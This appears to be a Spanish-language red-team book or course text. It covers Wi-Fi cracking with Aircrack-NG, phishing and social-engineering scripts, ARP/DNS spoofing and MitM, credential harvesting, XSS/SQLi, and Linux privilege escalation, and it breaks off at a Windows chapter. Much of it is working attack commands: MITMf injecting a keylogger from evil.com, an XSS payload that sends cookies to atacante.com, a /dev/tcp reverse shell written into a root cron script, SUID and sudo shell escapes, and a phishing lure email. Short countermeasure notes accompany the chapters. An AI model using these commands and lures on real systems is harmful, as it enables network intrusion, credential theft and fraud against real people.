
El aire es un campo de batalla invisible. Los paquetes flotan como susurros en la noche: contraseñas, credenciales, conversaciones cifradas. El hacker que domina **Aircrack-NG** es un vampiro del espectro Wi-Fi, capaz de chupar hasta la última gota de datos que viajan entre el router y sus víctimas.

En el Red Team, esta herramienta es esencial para ataques sobre **redes inalámbricas**, ya sea en auditorías corporativas, pruebas de intrusión físicas o ejercicios de simulación de intrusos.

□ ¿Qué es Aircrack-NG?

Es una **suite de herramientas** para auditar redes Wi-Fi. Sus funciones incluyen:

- Poner interfaces en **modo monitor**.
- Capturar **handshakes WPA/WPA2**.
- Realizar **ataques de fuerza bruta o diccionario**.
- Inyectar tráfico y explotar vulnerabilidades de protocolos antiguos como **WEP**.

Con Aircrack-NG no se ataca un dispositivo directamente: se **vampiriza el aire**.

□ Preparación del terreno

Antes de empezar, necesitas:

- Una tarjeta Wi-Fi compatible con modo monitor e inyección (ej: **Alfa AWUS036NHA**).
- Drivers instalados en Kali Linux.
- Una lista de contraseñas para ataques de diccionario (`rockyou.txt`, por ejemplo).

□ Herramientas principales del set Aircrack-NG

- `airmon-ng` → habilita el modo monitor.
- `airodump-ng` → captura tráfico Wi-Fi y handshakes.
- `aireplay-ng` → inyecta paquetes y realiza desautenticaciones.
- `aircrack-ng` → crackea las claves a partir de los handshakes.

□ Flujo de ataque típico

1. Activar modo monitor

```
airmon-ng start wlan0
```

□ Activa la interfaz en **wlan0mon** para escuchar todo lo que flota en el aire.

2. Escanear redes Wi-Fi cercanas

```
airodump-ng wlan0mon
```

□ Descubres BSSIDs, canales, clientes conectados. Ejemplo:

- **Red:** “OficinaSecure”
- **Canal:** 6
- **BSSID:** 9C:D2:1E:4A:22:91

3. Capturar el handshake

```
airodump-ng -c 6 --bssid 9C:D2:1E:4A:22:91 -w captura wlan0mon
```

□ Ahora Aircrack se convierte en cazador. Escucha hasta que un cliente se conecte/desconecte y registre el **handshake WPA2**.

4. Forzar desautenticación (si nadie se desconecta solo)

```
aireplay-ng -0 5 -a 9C:D2:1E:4A:22:91 wlan0mon
```

 Expulsa clientes. Cuando se reconecten, ¡bam! handshake capturado.

5. Crackear la contraseña

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 9C:D2:1E:4A:22:91
captura.cap
```

 El diccionario ataca el handshake hasta revelar la clave.

□ Ejemplo narrativo

En un ataque Red Team contra una empresa:

- El pentester se sienta en un café cercano.
- Con `airodump-ng` detecta “OficinaSecure”.
- Con `aireplay-ng` expulsa a un empleado del Wi-Fi.
- Captura el handshake cuando se reconecta.
- Corre `aircrack-ng` con una lista de contraseñas basada en políticas débiles.
- Resultado: la clave **Empresa2024** cae en segundos.

Con esa llave maestra, el atacante entra a la red interna como si fuera un empleado.

□ WEP: cadáver pero aún útil para prácticas

Aunque ya casi nadie lo usa, Aircrack-NG aún puede reventar WEP:

```
aireplay-ng -3 -b 9C:D2:1E:4A:22:91 wlan0mon
aircrack-ng captura.cap
```

 En minutos, el cifrado se desploma. Ideal para entrenar en entornos controlados.

□ Consideraciones y ética

- Capturar handshakes **no es ilegal en sí**. Lo ilegal es intentar descifrarlos sin autorización.
- Aircrack-NG se usa en auditorías para demostrar lo frágiles que pueden ser las contraseñas Wi-Fi.
- Las contraseñas débiles (ej: `12345678`, `qwerty2023`) siguen cayendo en segundos.

□ Conclusión

El hacker que domina Aircrack-NG **tiene control del aire**. Puede escuchar, desangrar y finalmente arrodillar a una red inalámbrica. El aire, que parece intangible, se convierte en un río de datos listos para ser drenados.

Aircrack-NG es el colmillo que muerde el espectro Wi-Fi. Cada handshake es una vena abierta.

Parte III – Ataques básicos y medios

Capítulo 21

Phishing artesanal y masivo

En la guerra digital, no todas las batallas se ganan con exploits. A veces, la herramienta más devastadora no es el *0-day*, sino la **palabra**. El phishing es el arte de disfrazarse, de tejer trampas que cazan a la víctima no por vulnerabilidad técnica, sino por debilidad humana. En el Red Team, el phishing no es opcional: es un arma imprescindible, capaz de abrir puertas que ningún exploit podría forzar.

□ Filosofía del engaño

Un atacante que domina el phishing es un **actor**. Sabe interpretar roles, escribir guiones creíbles y usar el disfraz adecuado en cada escenario. El "arte" del phishing se divide en dos corrientes:

- **Phishing artesanal** → ataques personalizados, quirúrgicos, diseñados para una víctima o grupo reducido.
- **Phishing masivo** → ataques de escala, enviados a miles de correos esperando que alguien muerda el anzuelo.

Ambos enfoques son armas, y en manos expertas, letales.

□ Phishing artesanal: el bisturí

El atacante investiga primero. Utiliza OSINT, LinkedIn, redes sociales y hasta bases de datos filtradas. Con esa información:

- Diseña un correo con lenguaje específico.
- Se hace pasar por un jefe, proveedor o área de IT.
- Adjunta un enlace o documento malicioso (*payload*: macro en Word, PDF con exploit, enlace a un servidor clonado).

Ejemplo:

```
De: soporte@empresa.com
Asunto: Acción requerida – Actualización de seguridad
Hola, [Nombre],
Hemos detectado un acceso sospechoso en tu cuenta. Para continuar
usando tu correo, confirma tus credenciales aquí: https://soporte-
empresa.com/login
```

 El objetivo no es volumen, sino precisión. Si cae el usuario clave (ej. un administrador de sistemas), el acceso vale oro.

Phishing masivo: la red de arrastre

Aquí no importa la personalización. Se trata de volumen puro. El atacante crea:

- Un servidor SMTP abierto o comprometido.
- Una lista gigante de correos obtenidos de filtraciones o scrapers.
- Un mensaje genérico, atractivo o alarmante (facturas falsas, sorteos, avisos de bancos).

Ejemplo de comando con **gophish** (herramienta de campañas de phishing):

```
./gophish
```

 Levanta un panel web donde se puede gestionar toda la campaña:

- Plantillas de correos.
- URLs de captura.
- Estadísticas de apertura y clics.

Con un clic, miles de correos salen disparados. Incluso si solo el 2% cae, ya hay decenas de credenciales robadas.

Herramientas comunes

- **SET (Social Engineering Toolkit)**: clonado de sitios, payloads incrustados.
- **Gophish**: campañas masivas con métricas.
- **Evilginx2**: proxys inversos para robar sesiones y tokens MFA.
- **King Phisher**: para escenarios avanzados de Red Team.

□ Flujo de ataque (ejemplo práctico)

1. **Recolectar info (OSINT)**:
    - Cargo de la víctima, correo real, proveedores usados.

Crear página clonada:
setoolkit → Social-Engineering Attacks → Website Attack Vectors → Site Cloner

2. Clonas “login.office.com” pero lo apuntas a tu servidor.
3. **Enviar el correo**:
    - Desde un dominio parecido: `micros0ft-login.com`.
4. **Capturar credenciales**:
    - El usuario cree que ingresó a su cuenta.
    - El atacante recibe usuario + contraseña.
5. **Exfiltrar y pivotar**:
    - Acceso a correo corporativo → acceso a red interna.

□ Aspectos éticos y legales

El phishing **fuera de un pentest autorizado es ilegal**. Pero en un ejercicio Red Team controlado:

- Se mide el porcentaje de usuarios que clican.
- Se evalúa cuántos entregan sus credenciales.
- Se diseña un plan de concienciación para la empresa.

□ Contramedidas

- **Concienciación constante**: entrenamientos con simulaciones.
- **Filtros de correo avanzados** (SPF, DKIM, DMARC).
- **MFA**: aunque roben la contraseña, no logran acceso.
- **Revisar URLs antes de hacer clic**.

□ Conclusión

El phishing es el filo invisible de la daga hacker. Una técnica que no necesita exploits, solo ingenio y paciencia. El **phishing artesanal** es el francotirador que dispara un único proyectil letal. El **phishing masivo** es la lluvia de flechas: caótica, pero capaz de diezmar multitudes.

Un Red Teamer que no domina esta disciplina es un guerrero sin máscara. Y en la oscuridad del ciberespacio, la máscara lo es todo.

Capítulo 22

Ingeniería social y manipulación psicológica

En el reino de la ciberseguridad, los firewalls se endurecen, los sistemas se actualizan y los exploits se parchean. Pero hay una muralla que siempre tiene grietas: **la mente humana**. La ingeniería social es el arte oscuro de explotar esas grietas. No requiere fuerza bruta ni malware avanzado; se alimenta de confianza, miedo, avaricia y distracción.

Para el Red Team, dominar la ingeniería social es comprender que **los humanos son el sistema operativo más vulnerable**.

□ Fundamentos del engaño humano

Un ataque de ingeniería social funciona porque:

- La víctima **cree** en la legitimidad del atacante.
- Sus emociones la hacen actuar sin pensar (urgencia, miedo, curiosidad, recompensa).
- Se aprovechan **sesgos cognitivos** universales.

Ejemplo real: un empleado recibe una llamada de “Soporte de IT” diciendo que hay un virus en su máquina y necesita instalar un software de seguridad. El empleado, aterrado, entrega acceso remoto. El exploit no está en la PC: está en el cerebro.

□ Armas psicológicas más usadas

1. **Autoridad**: “Soy del departamento de IT, necesito tus credenciales.”
2. **Escasez**: “Última oportunidad para renovar tu acceso, expira hoy.”
3. **Urgencia**: “Si no actúas en 5 minutos, tu cuenta será bloqueada.”
4. **Reciprocidad**: El atacante ofrece “ayuda” antes de pedir algo.
5. **Simpatía**: Crear afinidad con la víctima (gustos, temas en común).
6. **Miedo**: Amenazar con consecuencias graves.
7. **Curiosidad**: Enlaces con títulos irresistibles: “Fotos privadas filtradas.”

□♂□ Técnicas de campo

- **Pretexting (pretextos)**: inventar una historia creíble para justificar la interacción. Ejemplo: “Soy auditor externo, necesito confirmar accesos.”
- **Vishing (voice phishing)**: llamadas telefónicas manipuladoras.

- **Smishing (SMS phishing)**: mensajes cortos con enlaces maliciosos.
- **Tailgating**: seguir físicamente a alguien para entrar a una oficina.
- **Impersonation**: suplantar identidad de proveedores, clientes o compañeros de trabajo.

□ Herramientas del ingeniero social

- **SET (Social Engineering Toolkit)**: automatiza campañas de phishing, clonado de sitios.
- **Maltego**: recolecta información para crear perfiles detallados de la víctima.
- **Creepy & Recon-ng**: geolocalización y análisis de perfiles sociales.
- **LinkedIn, Facebook, Instagram**: oro puro para recopilar información personal.

□ Ejemplo práctico: ataque telefónico

1. **Preparación**: recolectar información del empleado (nombre, puesto, jefe directo).

Guion:

```
"Hola Juan, habla María de Recursos Humanos. Necesito confirmar tus
datos para actualizar la nómina.
Por seguridad, necesito tu usuario de intranet. ¿Me lo pasas?"
```

2.
3. **Ejecución**: la víctima entrega datos sin sospechar.
4. **Explotación**: con esa información, el atacante accede al sistema.

□ Contramedidas

- **Capacitación constante**: simulaciones de phishing, role play de llamadas falsas.
- **Políticas claras**: ningún empleado de IT debe pedir credenciales por teléfono o correo.
- **Verificación en dos pasos**: confirmar identidades antes de compartir información.
- **Cultura de desconfianza saludable**: enseñar a cuestionar.

□ Conclusión

La ingeniería social es la daga invisible del hacker. Mientras que un exploit técnico puede fallar, la manipulación psicológica se adapta, aprende y seduce. Un Red Teamer debe entender no solo sistemas, sino emociones.

En el tablero de la guerra digital, el adversario más peligroso no es el que domina 1000 exploits, sino el que entiende cómo **hacer que su enemigo se rinda sin luchar**.

Capítulo 23

Ataques Man-in-the-Middle con Ettercap y MITMf

En la ciberguerra, **interceptar la comunicación** es como controlar el aire que respira el enemigo: lo sofocas sin que lo note. Los ataques *Man-in-the-Middle* (MitM) son uno de los métodos más poderosos en el arsenal de un Red Team, porque permiten **espiar, manipular y falsificar el tráfico** sin que la víctima sospeche.

La premisa es simple: te colocas en medio de la comunicación entre dos partes que confían entre sí. El usuario piensa que habla con el servidor, el servidor piensa que habla con el usuario… y en realidad ambos hablan contigo.

□ Principios del ataque MitM

1. **ARP Spoofing/Poisoning**: envenenar las tablas ARP para que la víctima y el gateway redirijan tráfico hacia ti.
2. **DNS Spoofing**: redirigir un dominio legítimo hacia un servidor falso.
3. **SSL Stripping**: degradar conexiones HTTPS a HTTP para robar credenciales.
4. **Injection**: insertar payloads, imágenes o scripts en tráfico en vivo.

□ Herramienta 1: Ettercap

Ettercap es el clásico indiscutido del MitM. Funciona en modo consola o gráfico, y permite realizar ARP poisoning y sniffing avanzado.

Ejemplo de ataque ARP poisoning:

```
# Escuchar interfaces
ifconfig

# Envenenar ARP entre la víctima (192.168.1.10) y el router
(192.168.1.1)
ettercap -T -M arp:remote /192.168.1.10/ /192.168.1.1/
```

- `-T`: modo texto.
- `-M arp:remote`: ataque de envenenamiento ARP.
- `/IP víctima/`: objetivo directo.
- `/IP gateway/`: router o puerta de enlace.

Sniffing de contraseñas:

```
ettercap -Tq -i wlan0 -M arp /192.168.1.10/ /192.168.1.1/
```

Con plugins activos, Ettercap captura usuarios y contraseñas en claro (HTTP, FTP, Telnet, POP3).

□ Herramienta 2: MITMf (Man-In-The-Middle Framework)

MITMf lleva el ataque más allá, automatizando técnicas modernas:

- **Inyección de JavaScript en vivo.**
- **Captura de hashes NTLM en entornos Windows.**
- **SSLStrip automático.**
- **Keylogger en formularios web.**

Instalación (Kali):

```
git clone https://github.com/byt3bl33d3r/MITMf
cd MITMf && pip install -r requirements.txt
```

Ejemplo de ataque con inyección de JS:

```
python mitmf.py --arp --spoof --gateway 192.168.1.1 --target
192.168.1.10 \
--inject --js-url http://evil.com/keylogger.js
```

Este comando:

- Realiza **ARP spoofing** entre víctima y gateway.
- Inyecta un keylogger JavaScript remoto en las páginas HTTP que carga la víctima.

Captura de hashes NTLM en Windows:

```
python mitmf.py --arp --spoof --gateway 192.168.1.1 --target
192.168.1.20 --nbns
```

Esto manipula respuestas NetBIOS, redirigiendo autenticaciones Windows hacia el atacante, recolectando hashes NTLMv2 listos para crackear con **John the Ripper** o **Hashcat**.

□ Escenario práctico de laboratorio

Entorno:

- Atacante: Kali Linux (192.168.1.5).
- Víctima: Windows 10 (192.168.1.10).
- Gateway: Router (192.168.1.1).

Flujo del ataque:

1. Escaneo inicial con Nmap para identificar IPs vivas.
2. ARP spoofing con Ettercap.
3. MITMf inyectando JS malicioso.
4. Víctima accede a un sitio HTTP → se carga script keylogger.
5. Credenciales capturadas en tiempo real en consola del atacante.

□ Contramedidas

- **ARP Inspection** en switches administrables.
- **TLS everywhere** (evitar HTTP plano).
- **HSTS (HTTP Strict Transport Security)** para bloquear SSL Strip.
- **IDS/IPS** que detecten patrones de ARP poisoning.
- **Educación**: evitar redes Wi-Fi públicas sin VPN.

□ Conclusión

Ettercap representa el filo clásico de la navaja, MITMf la versión futurista cargada de veneno. Con estas armas, el Red Team puede escuchar susurros digitales, robar secretos y manipular realidades.

El *hacker ético* debe dominarlas no para abusar de ellas, sino para anticipar al adversario que sí lo hará. En la arena del cibercrimen, quien controla el tráfico controla el poder.

Capítulo 24

ARP Spoofing y DNS Spoofing: envenenando la red desde las sombras

En el universo del *Red Team*, **quien controla la resolución de direcciones controla la realidad digital de la víctima**. El **ARP Spoofing** y el **DNS Spoofing** son dos técnicas que manipulan los fundamentos más básicos de las comunicaciones en red, logrando que el atacante sea el intermediario invisible que decide qué ve, a dónde va y con quién “habla” la víctima.

El atacante se convierte en **el cartógrafo corrupto de la red**, redibujando el mapa para que cada paso lleve a un callejón controlado por él.

□ ARP Spoofing: la mentira en la capa 2

El protocolo ARP (Address Resolution Protocol) traduce direcciones IP en direcciones MAC. Es ingenuo, confía en cualquiera que responda. Ese es el talón de Aquiles.

El atacante **envenena las tablas ARP** de la víctima y del gateway, convenciéndolos de que su máquina es el intermediario válido. Resultado: todo el tráfico fluye a través del atacante.

Ejemplo con arpspoof (suite dsniff):

```
# Envenenar la tabla ARP de la víctima y el router
arpspoof -i eth0 -t 192.168.1.10 192.168.1.1
arpspoof -i eth0 -t 192.168.1.1 192.168.1.10
```

Explicación:

- `-i eth0`: interfaz de red.
- `-t 192.168.1.10`: víctima.
- `192.168.1.1`: gateway.

El tráfico ahora pasa por el atacante, quien puede **sniffear credenciales, manipular tráfico o lanzar ataques de inyección**.

Ejemplo con Ettercap (más completo):

```
ettercap -T -M arp:remote /192.168.1.10/ /192.168.1.1/
```

Esto no solo intercepta, también permite cargar *plugins* como `sslstrip`, `dns_spoof` o inyectar scripts maliciosos.

□ DNS Spoofing: manipulación en la capa 7

Si el ARP es un ataque contra las direcciones en la red local, el DNS es contra la brújula que guía a los usuarios en Internet. El atacante engaña al resolver DNS para **redirigir dominios legítimos a IPs falsas**.

Ejemplo:

- El usuario quiere `www.banco.com`.
- El atacante responde: “claro, está en 192.168.1.66 (mi servidor falso)”.
- La víctima llega a una **página clonada con phishing** mientras cree que está en su banco.

Ejemplo práctico con Ettercap + dns_spoof

Editar el archivo de configuración:

```
nano /etc/ettercap/etter.dns
```

Agregar redirecciones maliciosas:

```
www.banco.com   A   192.168.1.66
*.facebook.com  A   192.168.1.66
```

Lanzar ataque:

```
ettercap -T -q -M arp /192.168.1.10/ /192.168.1.1/ -P dns_spoof
```

La víctima, al visitar `www.banco.com`, termina en el servidor trampa del atacante, donde corre un **clon con credenciales robadas en vivo**.

Ejemplo con MITMf (más moderno):

```
python mitmf.py --arp --spoof --gateway 192.168.1.1 --target
192.168.1.10 --dns --file hosts.txt
```

`hosts.txt` contiene las redirecciones falsas, igual que en etter.dns.

□ Escenario práctico de laboratorio

Entorno:

- Atacante: Kali Linux (192.168.1.5).
- Víctima: Windows 10 (192.168.1.10).
- Gateway: Router (192.168.1.1).
- Servidor falso: Apache/PHP en 192.168.1.66 con clon de banco.

Flujo del ataque:

1. Envenenar ARP con arpspoof/Ettercap.
2. Redirigir dominios sensibles vía DNS spoofing.
3. Víctima abre navegador → es llevada a la página falsa.
4. Atacante captura credenciales o inyecta malware en descargas.

□ Contramedidas

- **ARP Inspection y DHCP Snooping** en switches.
- **DNSSEC** para validación criptográfica de respuestas DNS.
- **DoH/DoT (DNS sobre HTTPS/TLS)** para proteger consultas.
- **IDS/IPS** con firmas de ARP poisoning.
- Uso de **VPN confiables** en redes no seguras.

□ Conclusión

El ARP Spoofing es el **engaño en la base de la red local**, mientras que el DNS Spoofing es el **engaño en la brújula de Internet**. Combinados, son la pareja letal que permite al atacante redirigir el mundo digital de la víctima hacia sus trampas.

Un Red Team debe dominarlos para demostrar la fragilidad de las redes corporativas y forzar a que se implementen defensas sólidas. **Quien controla el ARP y el DNS, controla la realidad digital del enemigo.**

Capítulo 25

Credential Harvesting con herramientas especializadas

El **Credential Harvesting** es el arte de **recolectar credenciales de manera silenciosa y sistemática**. Contraseñas, tokens, hashes y cookies de sesión son las llaves maestras que permiten a un Red Team moverse dentro de sistemas, saltar de máquina en máquina y, en el mejor de los casos, **convertirse en administrador invisible**.

Mientras los escaneos y exploits abren puertas, el harvesting **roba las llaves directamente del llavero**.

□ Filosofía del Credential Harvesting

- **Persistencia sobre ruido:** un exploit puede generar alertas, pero una credencial real abre puertas sin sospechas.
- **Movilidad lateral:** con una sola cuenta comprometida, es posible pivotear dentro de una red entera.
- **Evasión de defensas:** contraseñas robadas permiten autenticación legítima, invisible para IDS/IPS.

□ Herramientas clásicas y modernas

1. Mimikatz – El maestro de Windows

Una de las armas más conocidas para obtener credenciales en memoria. Permite extraer hashes NTLM, contraseñas en texto plano y tickets Kerberos.

Ejemplo:

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

Salida típica:

```
Username : Administrator
Domain   : CORP
Password : P@ssw0rd123
```

Con un solo comando, el atacante consigue todo el tesoro de credenciales almacenadas en LSASS.

---

2. LaZagne – Multiplataforma

Script en Python que extrae credenciales almacenadas en aplicaciones: navegadores, Wi-Fi, clientes de correo, etc.

```
python laZagne.py all
```

Permite obtener:

- Contraseñas de Chrome/Firefox.
- Claves Wi-Fi guardadas.
- Credenciales de clientes SSH.

---

3. Responder – Harvesting en redes Windows

Un atacante en la misma red puede capturar hashes de autenticación NTLM con ataques de **LLMNR/NBT-NS poisoning**.

```
responder -I eth0
```

Cuando una víctima busca un recurso inexistente en la red, Responder “se hace pasar” por el servidor y roba el hash de autenticación.

Luego, ese hash puede ser crackeado con **John the Ripper** o **Hashcat**.

---

4. Evilginx2 – Phishing avanzado con bypass 2FA

Un framework que actúa como **reverse proxy**, capturando credenciales y cookies de sesión en ataques de phishing.

Ejemplo básico:

```
evilginx -p phishlets/office365.yaml
```

La víctima cree estar en `login.microsoftonline.com`, pero el atacante roba:

- Usuario y contraseña.
- Token de sesión.
- Posibilidad de saltarse incluso MFA/2FA.

---

5. Empire & PowerSploit – Harvesting en entornos PowerShell

Con Empire, es posible ejecutar módulos que recolectan credenciales directamente desde memoria en entornos Windows corporativos.

Ejemplo Empire:

```
usemodule credentials/mimikatz/logonpasswords
execute
```

□ Escenario práctico: el cazador en la red corporativa

1. **Inicialización:** el atacante entra en la red mediante phishing inicial.
2. **Enumeración:** usa Responder para capturar hashes NTLM de máquinas cercanas.
3. **Explotación:** pasa hashes a John the Ripper para obtener contraseñas en texto plano.
4. **Expansión:** ejecuta Mimikatz en una máquina comprometida para extraer más credenciales.
5. **Dominio total:** con una cuenta de administrador de dominio, el atacante se convierte en “dueño del bosque”.

□ Contramedidas recomendadas

- Desactivar **LLMNR y NetBIOS** en redes Windows.
- Implementar **Credential Guard** en Windows 10+.
- Evitar almacenamiento de contraseñas en navegadores sin cifrado.
- Usar **MFA robusto**, preferiblemente con hardware tokens (YubiKey).
- Monitorear ejecución de **Mimikatz** y herramientas similares con EDR.

□ Conclusión

El Credential Harvesting es el **lado más sutil pero devastador del hacking**: sin explotar vulnerabilidades, sin lanzar ataques ruidosos, el atacante se convierte en administrador simplemente **robando credenciales**.

Para el Red Team es un paso esencial en la cadena de ataque. Para la defensa, representa el escenario más difícil de detectar.

Capítulo 26

Explotación de vulnerabilidades web básicas (XSS, SQLi)

Si las credenciales son el oro de la red, **las aplicaciones web son las puertas de la ciudad**. La mayoría de las organizaciones viven y respiran en la web: portales de clientes, intranets, APIs, paneles administrativos. Atacar esas puertas y encontrar grietas en sus cimientos es el trabajo más clásico del Red Team.

Dos de las vulnerabilidades más comunes —y a la vez más devastadoras— son el **Cross-Site Scripting (XSS)** y la **SQL Injection (SQLi)**. Pese a ser viejas conocidas, siguen apareciendo cada año en el **OWASP Top 10**, demostrando que los desarrolladores y las empresas todavía pecan en su implementación.

□ Filosofía de la explotación web

- **El navegador es un arma:** si la víctima ejecuta tu JavaScript, ya está atrapada.
- **Las bases de datos son el corazón:** si logras manipular la consulta SQL, tomas control de la información.
- **Un bug simple puede ser letal:** nunca subestimes una “validación faltante” o un “input sin sanitizar”.

□ Cross-Site Scripting (XSS)

El **XSS** ocurre cuando un atacante inyecta código JavaScript malicioso en una aplicación web para que sea ejecutado en el navegador de otros usuarios.

Tipos principales

Reflejado: Se ejecuta cuando la víctima accede a un enlace manipulado. Ejemplo URL:
`http://victima.com/search?q=<script>alert('Pwned')</script>`

1.

Almacenado: El payload queda guardado en la base de datos y afecta a todo el que cargue la página. Ejemplo: un comentario con código malicioso:
`<script>document.location='http://atacante.com/cookie?c='+document.cookie</script>`

2.

DOM-based: Ocurre directamente en el navegador por una manipulación del DOM. Ejemplo:
```
var user = location.hash.substring(1);
document.write(user);
```
Al abrir:
`http://victima.com/#<img src=x onerror=alert(1)>`

3. → Ejecuta código arbitrario.

Herramientas útiles para XSS

- **Burp Suite Intruder** para fuzzing de parámetros.
- **XSStrike** para payloads avanzados.
- **BeEF (Browser Exploitation Framework):** secuestra navegadores vulnerables.

□ SQL Injection (SQLi)

La **SQLi** consiste en inyectar código malicioso en consultas SQL para manipular la base de datos. Es uno de los ataques más rentables porque suele dar acceso a: usuarios, contraseñas, información financiera, etc.

Ejemplo clásico

```
SELECT * FROM users WHERE username = 'admin' AND password = '1234';
```

Si el input no está filtrado:

```
Usuario: admin' --
Contraseña: (cualquier cosa)
```

La consulta se transforma en:

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password =
'1234';
```

El comentario (`--`) elimina la validación de la contraseña.

Ejemplo avanzado: UNION-based SQLi

```
' UNION SELECT username, password FROM users --
```

Esto fuerza a la aplicación a devolver credenciales junto con los resultados originales.

Herramientas clave

sqlmap – Automatiza la detección y explotación de SQLi. Ejemplo:
`sqlmap -u "http://victima.com/product.php?id=1" --dbs`

- → Devuelve todas las bases de datos disponibles.
- **Burp Suite Repeater** – Prueba manual de payloads.
- **Havij (clásico)** – Aunque obsoleto, fue un referente.

□ Escenario práctico: XSS + robo de sesión

1. El atacante encuentra un campo vulnerable a XSS en la sección de comentarios.

Inyecta:
`<script>new Image().src="http://atacante.com/log?c="+document.cookie;</script>`

2.
3. Cada usuario que visita la página envía su cookie al servidor del atacante.
4. El atacante roba la sesión de un administrador.

□ Escenario práctico: SQLi y robo masivo de credenciales

El atacante encuentra un parámetro vulnerable:
`http://victima.com/item.php?id=1`

1.

Usa `sqlmap`:
`sqlmap -u "http://victima.com/item.php?id=1" --dump -D users -T cuentas`

2.
3. Resultado: obtiene una tabla completa de usuarios y contraseñas cifradas.
4. Las pasa a **John the Ripper** para descifrarlas.

□ Contramedidas defensivas

- **Validación estricta de inputs** (listas blancas).
- **Escapar caracteres especiales** en HTML/JavaScript.
- **Uso de ORM o queries preparadas** para evitar SQLi.
- **WAF (Web Application Firewall)** bien configurado.
- **CSP (Content Security Policy)** para reducir impacto de XSS.

□ Conclusión

XSS y SQLi son las “viejas glorias” de la explotación web, pero nunca han dejado de ser relevantes. Siguen generando brechas millonarias y son la entrada favorita de atacantes que buscan **robar información, tomar sesiones y manipular aplicaciones críticas**.

Un Red Team que no domine estas técnicas no está completo; y un Blue Team que no las prevenga está condenado a repetir la historia.

Capítulo 27

Escalando privilegios en sistemas Linux

Cuando logras una intrusión en un sistema Linux, muchas veces no entras como **root**. La primera shell suele ser limitada, con permisos reducidos y sin acceso a la joya de la corona. El verdadero arte comienza después: **convertir una shell básica en un trono de superusuario**. La escalada de privilegios es el puente entre el simple acceso y el dominio total de un objetivo.

□ Filosofía del atacante

- **Nunca te conformes con ser un usuario común.** Un Red Teamer furioso busca siempre el máximo control.
- **Cada error de configuración es una puerta abierta.** Los administradores perezosos son tu mejor aliado.

- **Piensa como root, actúa como un ninja.** Haz el menor ruido posible mientras te abres camino.

□ Tipos de escalada de privilegios

1. **Vertical:** pasar de usuario limitado a root.
2. **Horizontal:** moverte de un usuario a otro con los mismos privilegios pero más información o acceso.
3. **Persistencia:** mantener el acceso privilegiado incluso si la puerta inicial se cierra.

□ Métodos clásicos de escalada en Linux

1. Kernel exploits

Aprovechan vulnerabilidades en versiones antiguas del kernel. Ejemplo: **Dirty COW (CVE-2016-5195)**, que permitía escribir en memoria de solo lectura.

```
gcc -pthread dirty.c -o dirty -lcrypt
./dirty
```

Resultado: usuario root en segundos.

---

2. SUID (Set User ID) mal configurados

Un binario con **bit SUID** ejecuta con privilegios del dueño (root). Listarlos:

```
find / -perm -4000 2>/dev/null
```

Si encuentras algo como:

```
/usr/bin/vim
```

Puedes invocarlo:

```
vim -c ':!sh'
```

Y obtendrás shell como root.

---

3. Abuso de sudoers

Si un usuario puede ejecutar comandos sin contraseña:

```
sudo -l
```

Ejemplo:

```
User hacker may run the following commands:
    (ALL) NOPASSWD: /usr/bin/python3
```

Ejecuta:

```
sudo python3 -c 'import os; os.system("/bin/bash")'
```

→ Shell privilegiada.

---

4. Capabilities en binarios

Linux permite asignar capacidades específicas sin dar permisos root completos. Mal configuradas, son una mina de oro.

```
getcap -r / 2>/dev/null
```

Ejemplo:

```
/usr/bin/python3 = cap_setuid+ep
```

→ Ejecutar:

```
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Root inmediato.

---

5. Cron jobs inseguros

Muchos administradores crean tareas cron que corren como root. Si esas tareas llaman scripts en rutas modificables por el atacante… el destino está sellado.

Ver cron jobs:

```
cat /etc/crontab
```

Ejemplo vulnerable:

```
* * * * * root /usr/local/bin/backup.sh
```

Si `backup.sh` es modificable:

```
echo "/bin/bash -i >& /dev/tcp/atacante/4444 0>&1" >>
/usr/local/bin/backup.sh
```

El próximo cron ejecutará tu payload como root.

---

6. Servicios con permisos excesivos

Demonios mal configurados o que ejecutan como root pueden ser explotados. Ejemplo clásico: **MySQL** con privilegios de SYSTEM y archivos de configuración inseguros.

□ Herramientas indispensables

linPEAS → Escáner automático de escalada en Linux.

```
wget https://github.com/carlospolop/PEASS-
ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

- **Linux Exploit Suggester** → Revisa kernel y recomienda exploits.
- **GTFOBins** → Catálogo de binarios explotables para escalada.

□ Escenario práctico

1. El atacante compromete un sistema como `www-data`.
2. Lanza linPEAS y detecta un **cron job** que ejecuta `/tmp/clean.sh` con permisos root.

Edita `clean.sh`:

```
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod +s /tmp/rootbash
```

3.
4. Espera la ejecución del cron.

Lanza:

```
/tmp/rootbash -p
```

5.

6. Resultado: shell root.

□ Contramedidas defensivas

- Mantener **kernels y paquetes actualizados**.
- Auditar **permisos SUID** y capabilities con regularidad.
- Configurar `sudoers` con el principio de mínimo privilegio.
- Usar **AppArmor/SELinux** para restringir procesos.
- Monitorear **cron jobs** y validar scripts ejecutados como root.

□ Conclusión

Escalar privilegios en Linux es como encontrar la llave maestra del castillo. Una vez alcanzado el nivel root, **no hay vuelta atrás**: el atacante puede robar, borrar, modificar o instalar lo que quiera. Para el Red Team, es el objetivo final en cada intrusión; para el Blue Team, es la pesadilla que debe evitarse a toda costa.

Capítulo 28

Escalando privilegios en sistemas Windows

Si Linux es un castillo medieval lleno de trampas, Windows es un rascacielos con mil accesos ocultos, ascensores secretos y llaves maestras desperdigadas. En el mundo del Red Team, comprometer una máquina Windows como usuario estándar es apenas el inicio. El verdadero poder llega al transformarte en **Administrador** o, mejor aún, en **SYSTEM**, la deidad intocable del sistema operativo.

□ Filosofía del atacante

- **El privilegio es poder**: un exploit sin escalada es solo un acceso temporal.
- **Piensa como el administrador que configuró mal**: ahí están tus oportunidades.
- **Cada versión de Windows guarda reliquias explotables**: desde XP hasta Server 2022.

□ Tipos de escalada de privilegios en Windows

1. **Vertical** → de usuario básico a Administrador o SYSTEM.
2. **Horizontal** → pivotear entre usuarios para conseguir mejores credenciales.
3. **Dominio** → el santo grial: obtener privilegios de **Domain Admin** en Active Directory.

□ Métodos clásicos de escalada en Windows

1. Explotación del kernel

Windows, al igual que Linux, sufre vulnerabilidades críticas en el kernel. Ejemplo: **MS16-032** → permitía elevar privilegios en Windows 7/8/Server 2012.

Herramientas:

- **Windows Exploit Suggester**
- **Metasploit post modules**

---

2. UAC Bypass

